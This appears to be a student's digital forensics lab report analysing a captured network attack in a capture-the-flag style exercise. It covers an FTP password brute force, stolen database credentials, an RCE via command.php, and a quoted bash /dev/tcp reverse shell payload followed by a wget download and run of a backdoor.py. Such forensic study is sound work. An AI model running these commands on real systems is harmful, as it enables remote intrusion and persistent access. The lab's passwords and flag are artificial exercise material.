

Digital Forensics Lab

Cyber Security Department

CYL-2002

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Lab #08

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Submitted to:

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Tasks:

Scenario:

The organization that previously hired you to investigate the web attack has reached out to you again. This time, they have managed to capture the network traffic during the attack. They have provided you with the captured traffic file to help piece together the attacker's intentions and the extent of the damage. Your job is to analyze the captured traffic and answer the following questions:

Use the file challenge, pcapng for the tasks. Add screenshots of the steps followed for each task.


What are the different protocols present in the captured traffic file?

2938 2938 2938 2938 2938 2898 16 1162 1841 375 39 124 22 381 106 50 1107 254 13 55 0 ansmission Control Protocol Transport Layer Security 37.1 7.6 0.8 2.5 0.4 7.7 2.1 MySQL Protocol Hypertext Transfer Protocol FTP Data 381 106 50 File Transfer Protocol (FTP) 19303

HTTP, FTP, ICMP, TCP/IP


Internet Control Message Protocol

2. It appears that the attacker is attempting to brute force the user's FTP password. Can you find any evidence of a correct password, and if so, what is it?



The username was **ftp** and the password used was **batman**

What additional information was the attacker able to extract from the user's FTP account?



The attacker extracted credentials.txt and .bash_history.

Credentials.txt had the following information:

credentials.txt - Notepad

File Edit Format View Help


Leaving my database username and password here in case I forget.

username: myuser

password: P@ssw0rd123456!

4. What actions did the attacker take with the information obtained from the user's FTP account?

The attacker started looking at the database with the user and pass given and was looking through to find the root account credentials (which he did end up finding).



The attacker logged in with myuser and then performed queries as suggested in the screenshot above to find the root credentials.

5. What's the root account password?

Username: root

Password: root1amgr000000t!@#\$

Which was then changed to "root" using these commands:

```
▼ Line-based text data (11 lines)
    nano credentials.txt \n
    exit\n
    cat credentials.txt \n
    su root\n
    sudo passwd root\n
    exit\n
    cat .bash_history \n
    sudo su\n
    exit\n
    mysql -u myuser -p\n
    su root\n
```

6. Can you identify the packet numbers in which the attacker exploited the Remote Code Execution vulnerability to gain access to the system? What was the exact payload used by the attacker?

The attacker performed multiple requests to command.php, starting with **GET requests** to probe the page and test its availability (**Packet 2647**). They then attempted a **directory traversal attack** via images.php to access the /etc/passwd file (**Packet 2654–2655**). After confirming that commands could be executed remotely using POST requests (**Packet 2665**), the attacker finally sent the reverse shell payload via **Packet 2674**:

```
bash -c 'bash -i >& /dev/tcp/192.168.0.106/4444 0>&1'
```

(the attacker sent the same command in packet number 2678 as well)

7. After gaining access to the system, what does the attacker seem to be doing?

The attacker first of all tried to look at flag.txt. Afterwards, he stabilized the shell using a python shell stabilizing command and then listed the directory again where he found gr00t.txt, which he opened to look at it's contents and came across the flag ($flag\{1_4m_gr00000t!\}$).

8. The attacker read a file from root's home directory. What was in that file?

```
2769 215.688084231 192.168.0.110
2770 215.689018807 192.168.0.106
2771 215.689038974 192.168.0.110
2772 215.690280810 192.168.0.106
                                                                                                               990 55662 → 4444 [PSH, ACK] Seq=1396 Ack=146 Win=64256 Len=924 TSval=3461561719 TSecr=1677416243 66 4444 → 55662 [ACK] Seq=146 Ack=2320 Win=64128 Len=0 TSval=1677416247 TSecr=3461561719 76 55662 → 4444 [PSH, ACK] Seq=2320 Ack=146 Win=64256 Len=10 TSval=3461561720 TSecr=1677416247 66 4444 → 55662 [ACK] Seq=146 Ack=2330 Win=64128 Len=0 TSval=1677416248 TSecr=3461561720
                                                               192.168.0.106
192.168.0.110
2773 219.344423795 192.168.0.106
   Flags: 0x018 (PSH, ACK)
  Flags: 0x018 (PSH, ACK)
Window: 501
[Calculated window size: 64128]
[Window size scaling factor: 128]
Checksum: 0xcdca [unwerified]
[Checksum Status: Unwerified]
Urgent Pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[Timestamps]
[SEQ/ACK analysis]
TCP payload (14 bytes)
ta (14 bytes)
Data: 6361742067723030742e7478740a
[Leneth: 14]
      Data (data.data), 14 bytes
     SK c
e Congra ts on ge
tting he re. But
that's n ot it, t
he real test sta
                                           ;)....B
rts now!
tw, here 's your
flag for this st
age: fla g{1_4m_g
r00000t! }
```

9. The attacker downloaded a file inside root's home directory. What's the purpose of that file?

```
{2wget h ttps://r
aw.githu busercon
tent.com /vonderc
hild/dig ital-for
ensics-l ab/main/
Lab%205/ files/ba
ckdoor.p y·
```

As the name suggests, it's a backdoor. It's probably entered there to give the attacker more access whenever he wants to later on. He does this by looking at what process python is running on, terminating that python process with the PID 1190466 and then does this:

```
·gpython 3 backdo
or.py &· ·[1] 119
0745··ro ot@w:∼#
```

Here, the attacker runs the backdoor.py put into the system through root account.

10. What information was transmitted through the attacker's covertly established channel of communication?

In the covertly established channel of communication (i.e backdoor on port 5555), the attacker seems to put in a command "admin" and then requests data for gt00t.txt again.

Flag: stored in gr00t.txt

flag{1_4m_gr00000t!}

